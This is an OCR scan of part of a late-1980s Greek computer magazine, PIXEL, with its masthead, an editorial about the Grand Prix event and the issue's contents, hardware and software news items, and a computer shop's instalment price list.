ΚΙΚΗ ΜΕΛΕΤΗ, ΧΡΥΣΑ ΠΑΝΤΕΛΑΙΟΥ, ΕΘΗ ΑΓΓΑΡΑ,  
ΜΠΕΤΤΥ ΜΑΝΔΛΕΣΣΙΟΥ, ΓΙΑΝΝΗΣ ΛΟΥΛΗΣ.  
ΓΡΑΜΜΑΤΕΙΑ:  
ΜΑΡΙΑ ΡΑΠΤΗ, ΜΑΡΙΑ ΤΣΑΜΠΑΚΟΥ,  
ΦΑΕΙΑ ΣΚΑΝΔΑΜΗ.  
ΥΠΕΥΘΥΝΗ ΚΥΚΛΟΦΟΡΙΑΣ:  
ΠΟΤΗ ΚΑΝΕΛΟΠΟΥΛΟΥ  
ΣΥΝΑΡΜΟΣ:  
ΝΙΚΟΣ ΜΙΧΟΣ, ΑΘΗΝΑ ΚΩΝΣΤΑΝΤΕΛΟΥ  
ΔΙΑΚΙΝΗΣΗ ΠΡΟΙΟΝΤΩΝ PIXEL BOUTIQUE:  
ΜΠΕΤΤΥ ΜΑΝΔΛΕΣΣΙΟΥ  
ΔΙΕΠΕΡΙΟΧΗ:  
ΝΟΤΗΣ ΚΟΝΤΟΓΙΑΝΝΟΣ  
ΔΙΕΥΘΥΝΣΗ:  
Α. ΣΥΓΓΡΟΥ 44, 11742, ΑΘΗΝΑ  
ΩΡΕΣ ΓΡΑΦΕΙΟΥ:  
9:00-2:00 ΔΕΥΤΕΡΑ - ΠΑΡΑΣΚΕΥΗ  
ΤΗΛΕΦΩΝΑ:  
9238572-5, 9225520 FAX: 9216847  
ΔΙΑΚΙΝΗΣΗ ΤΥΧΩΝ:  
ΒΑΣΙΛΗΣ ΠΑΠΑΔΟΠΟΥΛΟΣ  
ΥΠΕΥΘΥΝΗ ΒΟΡΕΙΟΥ ΕΛΛΑΔΟΣ:  
ΠΛΟΥΜΙΣΤΗ ΣΙΜΟΠΟΥΛΟΥ  
ΓΡΑΜΜΑΤΕΙΑ:  
ΝΤΙΝΑ ΠΑΠΑΝΙΚΟΛΑΟΥ  
ΔΙΕΥΘΥΝΣΗ:  
ΑΡΙΣΤΟΤΕΛΟΥΣ 7, 54624, ΘΕΣΣΑΛΟΝΙΚΗ  
ΤΗΛΕΦΩΝΟ:  
282663, 284864  
PIXEL  
ΜΗΝΙΑΙΟ ΠΕΡΙΟΔΙΚΟ ΓΙΑ HOME MICROS  
ΦΩΤΟΤΟΙΧΙΘΕΣΙΑ:  
INTERFOT  
ΔΙΑΧΩΡΙΣΜΟΙ:  
ΒΑΣΙΛΗΣ ΒΟΓΙΑΤΖΗΣ, ΧΡΩΜΑΝΑΛΥΣΗ, Δ. ΕΜΜΑΝΟΥΗΛ,  
ΑΦΟΙ Η. & Ν. ΝΙΚΟΛΟΠΟΥΛΟΙ.  
ΑΝΑΠΑΡΑΓΩΓΗ ΑΣΠΡΟΜΑΥΡΩΝ - ΜΟΝΤΑΖ:  
ΑΦΟΙ ΤΖΙΒΑ Ο.Ε.  
ΕΚΤΥΠΩΣΗ:  
ΧΑΙΔΕΜΕΝΟΣ ΑΕΒΕ  
ΒΙΒΛΙΟΘΕΣΙΑ:  
ΣΤΥΡΟΣ ΚΟΥΝΤΑΡΕΛΛΗΣ  
ΣΥΝΑΡΜΟΣ ΕΤΗΣΙΕΣ ΕΣΤΕΡΙΚΟΥ:  
(11 ΤΥΧΗ) 3.000 ΔΡΧ. ΤΡΑΠΕΖΕΣ,  
ΟΡΓΑΝΙΣΜΟΙ, Ν.Π.Δ.Δ. 6.000 ΔΡΧ.  
ΣΥΝΑΡΜΟΣ ΕΤΗΣΙΕΣ ΕΣΤΕΡΙΚΟΥ:  
ΑΜΕΡΙΚΗ: 4.100 ΔΡΧ. ΕΥΡΩΠΗ: 3.500 ΔΡΧ.,  
ΚΥΠΡΟΣ: 3.500 ΔΡΧ.  
ΕΠΙΤΑΓΕΣ:  
ΠΡΟΣ ΠΕΡΙΟΔΙΚΟ PIXEL, Α. ΣΥΓΓΡΟΥ 44, 11742 ΑΘΗΝΑ  
ΑΠΟΚΛΕΙΣΤΙΚΟΤΗΤΑ ΓΙΑ ΤΗΝ ΕΛΛΑΔΑ:  
"PERSONAL COMPUTER WORLD"

Οι κατασκευές, όπως και κάθε άρθρο που δημοσιεύεται στο περιοδικό PIXEL, αποτελούν ανεπιματητή ιδιοκτησία του περιοδικού και της εκδοτικής εταιρείας Compuress A.E. Οποιαδήποτε αναπαραγωγή άρθρων ή μέρους αυτών, καθώς και εμπορική εκμετάλλυσή τους, χωρίς την έγγραφη άδεια του εκδότη, διακείται σύμφωνα με το νόμο.

ΑΠΑΓΟΡΕΥΕΤΑΙ Η ΑΝΑΔΗΜΟΣΙΕΥΣΗ ΤΩΝ ΔΙΑΦΗΜΙΣΤΙΚΩΝ ΜΑΚΕΤΩΝ ΠΟΥ ΕΧΟΥΝ ΤΗΝ ΕΝΔΕΙΞΗ ADVERTISING SECTION ΧΩΡΙΣ ΤΗΝ ΕΓΓΡΑΦΗ ΑΔΕΙΑ ΤΟΥ ΕΚΔΟΤΗ Ή ΤΟΥ ΥΠΕΥΘΥΝΟΥ ΔΙΑΦΗΜΙΣΤΩΝ.

PUBLISHED BY: COMPURESS PUBLISHER: Nikos Manousios ASSISTANT PUBLISHER: Vangelis Papalios EDITOR IN CHIEF: Christos Kyriakos ACCOUNTING MANAGER: Agapi Lalioti ADVERTISING SALES: Ar. Kontarini, N. Agassiotis ATHENS OFFICE: 44 Syngrou Ave TEL: 9238572-5, 9225520 FAX 9216847 THESSALONIKI OFFICE: P. Simoniadou, 7 Anstoloiou st. TEL: 282663, 284864








NEW

# ΤΑ «TOP GAMES» ΣΤΟ COMPUTER ΣΑΣ

NEW



ΑΠΟΚΛΕΙΣΤΙΚΟΣ ΑΝΤΙΠΡΟΣΩΠΟΣ

# GREEKSoftware®

ΠΩΛΗΣΗ ΜΟΝΟ ΧΟΝΔΡΙΚΗ

ΠΡΙΓΚΙΠΟΝΗΣΩΝ 28, 114 74 ΑΘΗΝΑ, ΤΗΛ.: 6443.759, 6448.505, TELEX: 222700 FIMI GR



# ΤΑ ΝΕΑ ΤΟΥ PIXEL

Αγαπητοί αναγνώστες, πλησιάζουμε και φέτος στη μεγάλη συναυλία του PIXEL, που θα αποτελέσει την αφητηρία για εισαγωγή των υπολογιστών στα Ελληνικά σχολεία. Η προσπάθειά μας αυτή έχει βρει ήδη μεγάλη ανταπόκριση από όλους εσάς και πιστεύουμε ότι πολύ σύντομα θα μπορούμε να μιλάμε για «εκπαίδευση με Computers», όπως συμβαίνει εδώ και αρκετά χρόνια σε πολλές χώρες.

Βέβαια, θα ήταν τουλάχιστον αισιοδοξία, αν πιστεύαμε ότι αρκεί μια εκδήλωση για να φέρει τους υπολογιστές στα σχολεία, σε κάθε γωνιά της Ελλάδας. Πρέπει πρώτα απ' όλα να γίνει συνείδηση όλων μας το γεγονός ότι πρόκειται για μια επιτακτική ανάγκη της εποχής μας. Ήρθε ο καιρός να αντιμετωπίσουμε τους υπολογιστές όχι μόνο σαν μέσο ψυχαγωγίας, αλλά και σαν ένα εργαλείο για μόρφωση, που δεν θα διστάσει αργότερα να μας προσφέρει τις υπηρεσίες του, φτάνει να είμαστε σε θέση να δουλέψουμε μαζί του.

Πέρα όμως από τους στόχους του φετινού GRAND PRIX δεν θα πρέπει να παραλείψουμε το μεγάλο διαγωνισμό που περιλαμβάνει φέτος δώρα συνολικής αξίας πολλών εκατομμυρίων. Τα δώρα αυτά, όπως κάθε χρόνο, είναι όλα προσφορές εταιριών από την αγορά Πληροφορικής και νέας τεχνολογίας και, σε λιγότερο από δύο μήνες, θα βρίσκονται στα χέρια των πιο τυχερών από εσάς, αν βέβαια συμπληρώσετε και στείλετε το κουπόνι συμμετοχής που υπάρχει και σ' αυτό το τεύχος.

Πέρα όμως από το GRAND PRIX IV, που φιλοξενούμε σ' αυτό το τεύχος, υπάρχουν κάποια θέματα στα οποία αξίζει να σταθούμε. Για τους φίλους των PCs, λοιπόν, σ' αυτό το τεύχος υπάρχει το τεστ του CHAPLIN XT, ενός κλασικού συμβατού υπολογιστή που χαρακτηρίζεται κυρίως από την προσεγμένη κατασκευή του.

Όσοι από σας υπήρξατε θύματα του PIXEL VIRUS, του μικρόβιου που είχαμε δημοσιεύσει σε προηγούμενο τεύχος, θα βρείτε τώρα το αντιβιοτικό που θα αναλάβει να θεραπεύσει το άρρωστο PC σας μαζί με ένα... πιο άτακτο νέο μικρόβιο, που συνηθίζει να διπλασιάζεται καταλαμβάνοντας όλο και περισσότερο χώρο στη μνήμη του υπολογιστή σας.


Για τους φανατικούς των παιχνιδιών, το Special Review αυτό το μήνα περιγράφει ένα πρόγραμμα στρατηγικής, που προσομοιώνει ένα ολόκληρο αεροπλανοφόρο. Εσείς παίζετε το ρόλο του χειριστή αυτού του αεροπλανοφόρου και, αφού εξοικειωθείτε με τα δεκάδες όργανα ελέγχου του, αρχίζετε να καταστρώνετε σχέδια απόβασης σε κάποιο εχθρικό νησί.

Ένα διαφορετικό review που επιχειρούμε σ' αυτό το τεύχος δεν περιορίζεται μόνο σ' ένα computer game, αλλά σε μια διάσημη ηλεκτρονική προσωπικότητα, τον Max Headroom. Ριχνοντας μια ματιά σ' αυτό το ειδικό θέμα μας θα γνωρίσετε τον πρωταγωνιστή σειράς τηλεοπτικών εκπομπών, διαφήμισης, video ταινιών και, φυσικά, του ομώνυμου παιχνιδιού για υπολογιστές.

Πριν σας αφήσω όμως να ανατρέξετε στις σελίδες που ακολουθούν, θα 'θελα να σας υπενθυμίσω ότι περιμένουμε τις συμμετοχές σας τόσο στην κλήρωση των δώρων, όσο και στη μεγάλη συναυλία που οργανώνουμε. Εμείς, θα επανέλθουμε με περισσότερες λεπτομέρειες για το καλοκαιρινό μας πάρτυ τον επόμενο μήνα.

Ο αρχισυντάκτης





## ATARI CLUB

ΣΤΟ

## COMPUTER MARKET

«Φουλ επίθεση» φαίνεται να παίζει το COMPUTER MARKET τον τελευταίο καιρό στον τομέα της προώθησης και εξυπηρέτησης των users. Έπειτα από τη δημιουργία του νέου καταστήματος, ήδη είναι έτοιμο το πρώτο, επίσημα τουλάχιστον, ATARI CLUB.

Το ATARI CLUB ξεκίνησε εδώ και αρκετό καιρό σαν μια προσπάθεια συλλογής software και hardware για τη σειρά των ST. Το γεγονός ότι τα 16-bit μηχανήματα στη χώρα μας υποστηρίζονται αρκετά λιγότερο από τα αντίστοιχα 8-bit ήταν η αφορμή. Εδώ και λίγο καιρό η προσπάθεια αυτή μπήκε πια σε ένα δρόμο, με αποτέλεσμα τη δημιουργία του ATARI CLUB.

Με την επίδειξη της εγγύησης της αντιπροσωπίας και με ένα συμβολικό ποσό για εγγραφή και μηνιαίο έξοδο συντήρησης του CLUB, μπορεί κανείς να θεωρείται μέλος. Από εκεί και έπειτα τον περιμένει μια από τις πλουσιότερες συλλογές από οτιδήποτε έχει κυκλοφορήσει ή κυκλοφορεί τώρα για τους ATARI στην Ευρώπη ή στην Αμερική. Ήδη είναι έτοιμος ένα κατάλογος, ο οποίος περιλαμβάνει αρκετές εκατοντάδες τίτλους: public domain software, δεκάδες accessories και utilities, προγράμματα εφαρμογών, γλώσσες προγραμματισμού και πλήθος από παιχνίδια. Το CLUB παραμένει ενήμερο πάνω σε κάθε νέα κυκλοφορία, χάρη στην οργάνωση και υποστήριξη του COMPUTER MARKET. Θα πρέπει εδώ να σημειώσουμε ότι μαζί με τα προγράμματα μπορεί κανείς να βρει και τα manuals. Γενικά ο τομέας του έντυπου υλικού είναι επίσης προσεγμένος, δίνοντας έτσι τη δυνατότητα στο χρήστη να έχει πρόσβαση στο μεγαλύτερο μέρος της ελληνικής και ξένης βιβλιογραφίας. Ειδικά για τους νέους χρήστες ή και για όσους ακόμη δεν έχουν «πάρει τον αέρα» του υπολογιστή τους, εκτός από την κουβέντα με τα μέλη, υπάρχει προοπτική για δωρεάν εκπαίδευση πάνω στους συγκεκριμένους υπολογιστές. Και φυσικά τα σχέδια για νέες δραστηριότητες πάντα υπάρχουν.

Εμείς, από την πλευρά μας, δεν έχουμε παρά να ευχηθούμε στο CLUB καλή σταδιοδρομία.



## CIS: ΓΝΩΣΗ ΚΑΙ ΠΕΙΡΑ

**Τ**α εργαστήρια CIS είναι χωρίς αμφιβολία ένας από τους κορυφαίους χώρους ελεύθερων σπουδών της Αθήνας. Κορυφαίος απ' όλες τις απόψεις: περιβάλλον, ατμόσφαιρα, οργάνωση και υποδομή. Το πρόγραμμα του CIS περιλαμβάνει κύκλους σπουδών για όλον το χρόνο, καθώς και εντατικά τμήματα για τους καλοκαιρινούς μήνες. Οι σπουδαστές έχουν στη διάθεσή τους πλούσιο ηλεκτρονικό εξοπλισμό και δυνατότητες για πρακτική εξάσκηση πάνω σε συμβατούς υπολογιστές. Η βεβαίωση σπουδών του CIS περιλαμβάνει τίτλους Προγραμματιστή, Προγραμματιστή/Αναλυτή, Μηχανικού Συστημάτων και Τεχνικού/Συντηρητή Η/Υ και τα μαθήματα καλύπτουν ένα ευρύ πεδίο γνώσεων, ξεκινώντας από εισαγωγή στους Η/Υ και τελειώνοντας στα συστήματα δικτύου, τηλεπικοινωνιών, συστήματα UNIX και ανάλυση Ηλεκτ/κών Κυκλωμάτων.

Το τηλέφωνο της CIS είναι 3245416.

## ΣΥΜΜΑΧΙΑ

TECNOS JAPAN

ΚΑΙ

MASTERTRONIC!

**Τ**ην Mastertronic θα πρέπει να την ξέρετε. Ενενήντα εννιά τοις εκατό θα πρέπει να έχετε παίξει σε έναν οποιοδήποτε υπολογιστή κάποιο game της. Πρόκειται για μια μεγάλη «κυρία» του software. Την TECNOS JAPAN όμως δεν θα πρέπει να την ξέρετε. Παρ' όλα αυτά, έχει μια ομοιότητα με την MASTERTRONIC. Το ενενήντα εννιά τοις εκατό των ομορφότε-

ρων "sprites" στα arcades είναι δικό της. Πρόκειται για την εταιρία που έχει αναλάβει να δημιουργεί και να προμηθεύει παιχνίδια σε κολοσσούς του χώρου των arcade, όπως η SEGA, η NAMCO, η TAITO ή η CAPCOM.

Όπως λοιπόν αναφέρουν οι τελευταίες μας πληροφορίες, οι δύο αυτές εταιρίες προχώρησαν σε «ιερή συμμαχία» 2 ετών με σκοπό τις conversions των δη-

μοφιέστερων coin-op της TECNOS.

Η συμφωνία πάντως θα πρέπει να έχει ευεργετικά αποτελέσματα για τους gamers. Αν κρίνουμε από το όνομα της μιας εταιρίας και το παρελθόν της άλλης, θα πρέπει να περιμένουμε πολύ καλές conversions για όλη την γκάμα των home μοντέλων στα 8 ή στα 16bit. Τα joysticks σε ετοιμότητα παρακαλώ!



## ΠΡΟΓΡΑΜΜΑ ΜΟΥΣΙΚΗΣ

### ΚΑΙ ΓΡΑΦΙΚΩΝ

#### ΓΙΑ COMPATIBLES (!)

**Η** Electronic Art, το βραβευμένο και τετραπέρατο software shop, ανακοίνωσε την νέα της ιδέα: Το Deluxe Paint II για τους IBM. Η πείρα του software προϋπήρχε ήδη από τις εκδόσεις του πακέτου για Apple και Amiga και η νέα version είναι όντως βελτιωμένη, με δυνατότητες που συναντά κανείς σε πολύ ακριβότερα προγράμματα. Ακούστε μερικές: σκιές, smear και blend λειτουργίες, stencil, ρυθμιζόμενο airbrush και περιστροφή κατά 360 μοίρες. Οι χρήστες έχουν τη δυνατότητα να διαλέξουν ανάμεσα σε 10 ενσωματωμένες «βούρτσες» και συγχρόνως υπάρχει η δυνατότητα για περιστροφή χρωμάτων, αυτό που ονομάζεται συνήθως ψευδο-animation. Υπάρχουν ακόμη 24 επίπεδα για zooming ενός παραθύρου και, φυσικά, η ανάλογη υποστήριξη για όλες (ή σχεδόν όλες) τις γνωστές κάρτες των συμβατών Hercules, Tandy, VGA, CGA και EGA. Εάν μπορείτε να αποχωριστείτε γύρω στις 24.000 (99.95€), τότε το Deluxe Paint II είναι δικό σας.

Αλλά τα ευχάρια για τους νέους home-PC users δεν σταματούν εδώ. Νέα πακέτα μουσικής κυκλοφόρησαν για τους συμβατούς. Μάλιστα, καλά ακούσατε, μουσικής. Κάρτες που μπορούν να μεταμορφώσουν το φάλτσο PC σας σε ένα μοντέρνο music synthesizer. Συγκεκριμένα μιλάμε για την εταιρία Music Sales, η οποία κυκλοφόρησε ήδη μια τέτοια κάρτα για τους φτηνούς Olivetti, ενώ ετοιμάζει μια νέα έκδοση για όλους τους συμβατούς. Η κάρτα θα προσφέρει έως 9 κανάλια ήχων υψηλής πιστότητας, οι οποίοι παράγονται με τη γνωστή πια ειδική τεχνική της YAMAHA frequency modulation, αυτή που χρησιμοποιείται και στη σειρά των DX synthesizers. Το κύριο

πλεονέκτημα αυτής της τεχνικής είναι η αναπαραγωγή πραγματικά κρυστάλλινων ήχων από κρουστά, όπως π.χ. καμπανάκια ή drums, όπως επίσης και μια σειρά άλλων πρωτότυπων ή όχι ήχων. Η κάρτα θα περιλαμβάνει την απαραίτητα πια Midi υποδοχή και μια ειδική θύρα, όπου θα συνδέεται ένα μικρό μουσικό πληκτρολόγιο 5 οκτάβων. Το σύστημα έχει σχεδιασθεί έξυπνα, ώστε να μην κουράζει ούτε τον έμπειρο ούτε τον αρχάριο ή ερασιτέχνη μουσικό. Για τους τελευταίους, ειδικά, το πακέτο προσφέρει το ανάλογο software, με συνοδευτικά κομμάτια μπάσου, ρυθμού και κρουστών σε ένα πλήθος από συνδυασμούς. Ακόμη και ένα ειδικό on line help υπάρχει. Συγκεκριμένα, η λειτουργία "gling" ελέγχει εάν η νότα που παίζεται ταιριάζει με το ρυθμό ή τη μελωδία που χρησιμοποιείται. Φυσικά οι γνωστές δυνατότητες για editing και επεξεργασία ήχων συμπεριλαμβάνονται σαν standard.

Η κάρτα αυτή της Music Sales σχεδιάστηκε αρχικά για τον Olivetti Prodest PC1, ο οποίος, μια και τ' αναφέραμε, έχει μεγάλη απήχηση στη Βρετανία και προβλέπεται ότι θα είναι ο κύριος αντίπαλος των Amstrad PCs. Βλέποντας την άνοδό του, η Olivetti σχεδιάζει και σκληρό δίσκο για το μηχάνημα, χωρητικότητας 20MB και μεγέθους όσο περίπου τα floppies. Και για να ξαναγυρίσουμε στα μουσικά, η Music Sales σχεδιάζει κάτι παρόμοιο για τον ST. Το software θα ελέγχει πλήρως το τσιπάκι ήχου του Atari και θα χρησιμοποιεί τα κανάλια του για την αναπαραγωγή ψηφιακά αποθηκευμένων ήχων από drums.

Είδατε τα home PCs;

## ΔΙΣΚΕΤΕΣ 3,5 ΙΝΤΣΩΝ ΑΠΟ ΤΗΝ JVC

**Π**ρόκειται για τη γνωστή σας εταιρία από το χώρο του βίντεο και των βίντεο-ειδών γενικότερα. Δεν χρειάζεται βέβαια να πούμε πολλά πράγματα γι' αυτήν: το παρελθόν και το όνομά της είναι γνωστά σε όλους. Μια λοιπόν και η υψηλή τεχνολογία δεν έχει μυστικά από την JVC, ήταν ίσως λογικό να περιμένουμε το επόμενο της βήμα στο χώρο των αναλώσιμων ηλεκτρονικών υπολογιστών. Οι δισκέτες JVC κυκλοφορούν είδη στην αγορά, στο μέγεθος των 5 1/4 και 3,5 ιντσών, single-double side και high density. Το όνομά τους είναι οπωσδήποτε εγγύηση για την κατασκευαστική ποιότητα και την αξιοπιστία, άλλωστε οι μαγνητικές επιστρώσεις είναι δουλειά της JVC, εδώ και αρκετά χρόνια. Τις δισκέτες JVC αντιπροσωπεύει στη χώρα μας επίσημα η αντιπροσωπία της ATARI ΕΛΚΑΤ και, απ' ό,τι ακούσαμε, ένας dealer σε κάθε πόλη εκτός Αθήνας και Θεσσαλονίκης θα αναλάβει την προώθηση των προϊόντων σε όλη την Ελλάδα.

## ΤΟ MAGNET COMPUTERS ΜΕΤΑΚΟΜΙΖΕΙ

**Ν**έα διεύθυνση λοιπόν για το γνωστό κατάστημα των Βορείων προαστίων. Από τις 25 Απριλίου το MAGNET COMPUTERS περιμένει τους users στον πρώτο όροφο του εμπορικού κέντρου ΦΟΙΝΙΚΑΣ (Λ. Κηφισίας 293).

Όπως πληροφορηθήκαμε από τους υπεύθυνους του καταστήματος, αιτία για τη μετακίνηση αυτή υπήρξε η ανάγκη για καλύτερη εξυπηρέτηση. Στο νέο κατάστημα εκτός από το άνετο parking υπάρχει και νέα διαρρύθμιση. Συγκεκριμένα, στις νέες εγκαταστάσεις θα λειτουργεί χωριστό τμήμα για όλα τα προϊόντα της σειράς APPLE MACINTOSH, για επαγγελματικές και εμπορικές εφαρμογές, ενώ σε ξεχωριστό χώρο θα είναι η σειρά Apple II για εκπαιδευτικές εφαρμογές.

Τα επίσημα εγκαίνια του MAGNET θα γίνουν το Σάββατο 21 Μαΐου, ώρα 7.00 μ.μ. Στα εγκαίνια θα υπάρξει και κλήρωση. Ένας Apple IIc με επίπεδη οθόνη, T.V. modulator και το πρόγραμμα Appleworks περιμένει έναν τυχερό μι-

κρό φίλο του καταστήματος. Η κλήρωση θα γίνει στις 8.00 και θα περιλαμβάνει όλους τους προσκεκλημένους που θα έχουν έρθει μέχρι εκείνη την ώρα. Από τη Δευτέρα 16 Μαΐου, έως και την ημέρα των εγκαινίων, το κατάστημα θα διαθέτει προσκλήσεις για όλους τους ενδιαφερόμενους. Την ημέρα των εγκαινίων θα υπάρχουν μπουφές με ποτά, αναψυκτικά και νόστιμους μεζέδες και ο MACINTOSH II, τον οποίο οι επισκέπτες θα έχουν τη δυνατότητα να θαυμάσουν σε νέες εφαρμογές οι οποίες χρησιμοποιούν τις τεράστιες δυνατότητές του στα γραφικά, τον ήχο και την υπολογιστική ταχύτητα. Δεν πρέπει να ξεχνούμε άλλωστε ότι το MAGNET COMPUTER είναι εξουσιοδοτημένος αντιπρόσωπος της Apple για όλη την γκάμα των υπολογιστών της.

Η πλήρης διεύθυνση λοιπόν του πολύ κοσμικού καταστήματος είναι: Λεωφόρος Κηφισίας 293, 145 61 Κηφισιά, Εμπορικό Κέντρο ΦΟΙΝΙΚΑΣ 1ος όροφος, τηλ. 8085377, 8086508, 8018284.





# COMPUTER SHOP

AMSTRAD COMMODORE SPECTRUM CITIZEN STAR PHILIPS

## HOME

AMSTRAD CPC 464 (ΠΡΑΣΙΝΟ)	προκαταβολή	16.900 & 5	δόσεις προς	8.000
AMSTRAD CPC 464 (ΕΓΧΡΩΜΟ)	"	28.900 & 5	"	11.000
AMSTRAD CPC6128 (ΠΡΑΣΙΝΟ)	"	27.900 & 5	"	10.000
AMSTRAD CPC6128 (ΕΓΧΡΩΜΟ)	"	39.900 & 6	"	12.000
SPECTRUM +2	"	15.900 & 3	"	6.000
SPECTRUM +3 +6 ΠΡΟΓΡΑΜΜΑΤΑ	"	17.900 & 4	"	9.500
COMMODORE 64 + ΚΑΣΕΤΟΦΩΝΟ	"	18.900 & 4	"	9.500

## PC

AMSTRAD PC 1640 2DD (MONOXP)	"	62.900 & 6	"	21.800
AMSTRAD PC 1640 2DD (ΥΨ. ΑΝ. 08)	"	94.900 & 6	"	29.900
AMIGA 500	"	59.900 & 7	"	15.700
VEGAS VS 20C 2DD + ΘΘΟΝΗ ΒΙΜ 12	"	59.900 & 6	"	19.900

## ΕΚΤΥΠΩΤΕΣ

CITIZEN LSP 100	"	19.900 & 5	"	10.000
CITIZEN 120-D	"	16.400 & 5	"	7.500
STAR LC-10	"	20.900 & 5	"	9.000
EPSON LX-800	"	21.900 & 5	"	9.000
SEIKOSHA SP 180 AI	"	14.900 & 3	"	9.000
AMSTRAD DMP 3160	"	16.900 & 4	"	9.000

## DISK DRIVE

COMMODORE 1541 5 1/4	"	17.900 & 4	"	9.000
COMMODORE 1581 3 1/2	"	34.900 & 5	"	10.000
AMSTRAD FD1	"	12.900 & 3	"	7.500

## ΘΘΟΝΕΣ

HANTAREX 12" ΠΡΑΣΙΝΗ	"	10.900 & 3	"	6.000
HANTAREX MR 14" (ΕΓΧΡΩΜΗ)	"	27.900 & 5	"	10.000
SANYO 6112 ΠΡΑΣΙΝΗ	"	11.900 & 3	"	5.400
COMMODORE 1802 (ΕΓΧΡΩΜΗ)	"	23.900 & 4	"	10.000
COMMODORE 1084 (ΕΓΧΡΩΜΗ)	"	27.900 & 5	"	11.400

## ΠΕΡΙΦΕΡΕΙΑΚΑ - ΑΝΑΛΩΣΙΜΑ

JOY STICKS - ΔΙΣΚΕΤΕΣ - ΔΙΣΚΕΤΟΘΗΚΕΣ - ΜΕΛΑΝΟΤΑΙΝΙΕΣ - ΚΑΛΥΜΜΑΤΑ Κ.ΛΠ				
VIDEO AMSTRAD MK-11	προκαταβολή	39.900 & 9	δόσεις προς	11.000

**ΟΛΑ ΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΤΗΣ SINGULAR ΚΑΙ TECHNOSOFT ΜΕ ΜΕΓΑΛΕΣ ΕΥΚΟΛΙΕΣ ΠΛΗΡΩΜΗΣ**



**ΕΘΝΟΚΑΡΤΑ-ΕΜΠΟΡΟΚΑΡΤΑ-DINERS CLUB-ΙΟΝΟΚΑΡΤΑ**

## AMIGA: NEA MONTELA KAI TI MONTELA!

**Η** Commodore τελικά μάλλον έχει σκοπό να κατεβάσει πλήρη ενδοκάδα στην αγορά. Ο αριθμός των Amigas αυξάνεται κατακόρυφα και, στο τέλος του 1988, θα έχουμε συνολικά 5 μοντέλα, το ένα καλύτερο από το άλλο. Ακούστε λοιπόν:

Η Amiga 2000 βελτιώθηκε. Το νέο μοντέλο έχει τον κωδικό 2500 και θα είναι πάνω-κάτω ό,τι και το παλιό, με τη διαφορά ότι τον έλεγχο του συστήματος θα έχει ο «πολύς» 68020. Πιθανόν να περιλαμβάνεται και κάρτα XT ή UNIX σαν optional, ενώ για τα γραφικά έχουν σχεδιασθεί νέα graphic chips. Έτσι οι εικόνες με resolution 640x512 θα φαίνονται χωρίς το γνωστό μας flickering του interlace mode. Βέβαια η συμβατότητα των προγραμμάτων είναι που μετράει και ελπίζουμε να μην υπάρχει πρόβλημα τώρα που το software για τις Amiga αρχίζει να αυξάνεται, γιατί αλλιώς ... τέλος πάντων. Τα μοντέλα όμως δεν τέλειω-

σαν. Την Amiga 2500 την ακολουθεί η A3000, ένα υπερμοντέλο με τον επεξεργαστή 68030, 10 φορές πιο γρήγορη από την A500 και, φυσικά, το ίδιο ακριβή. Τιμές δεν έχουν ακόμη ανακοινωθεί, αλλά για καλό και για κακό υπολογίστε πολλές εκατοντάδες χιλιάδες. Και φυσικά η Commodore δεν μπορούσε να μείνει πίσω από τη νέα μόδα. Την κολεξιόν των Amiga λοιπόν συμπληρώνει ένα board με transputer για την A2000, το οποίο είναι κάτι σαν το αντίστοιχο ABAQ της ATARI. Θα τρέχει μάλιστα το ίδιο λειτουργικό σύστημα. Τα περισσότερα από τα μοντέλα αυτά είναι ήδη έτοιμα και όχι πρωτότυπα, επιδεικνύονταν μάλιστα στα περίπτερα της Commodore στην CeBIT. Καιρό είχαμε να δούμε πάντως νέα home μηχανήματα (home) να ξεπροβάλλουν από την πλημύρα του MS-DOS και, όπως και να το κάνουμε, πολύ το ευχαριστήθηκαμε!

## INFOΠΑΙΔΕΙΑ Ο ΚΟΛΩΝΟΣ ΑΠΕΚΤΗΣΕ ΤΟ ΔΙΚΟ ΤΟΥ COMPUTER SHOP

**Π**ριν από λίγο καιρό, στην περιοχή του Κολωνού γεννήθηκε ένα COMPUTER SHOP. Το όνομά του είναι INFOΠΑΙΔΕΙΑ. Όπως φαίνεται από το ίδιο το όνομα, το νέο αυτό κατάστημα δεν έχει σκοπό μόνο την πώληση και την υποστήριξη των γνωστών μηχανημάτων, αλλά πολύ περισσότερο την ανάπτυξη εφαρμογών, στο χώρο κυρίως της ανώτερης και ανώτατης εκπαίδευσης.

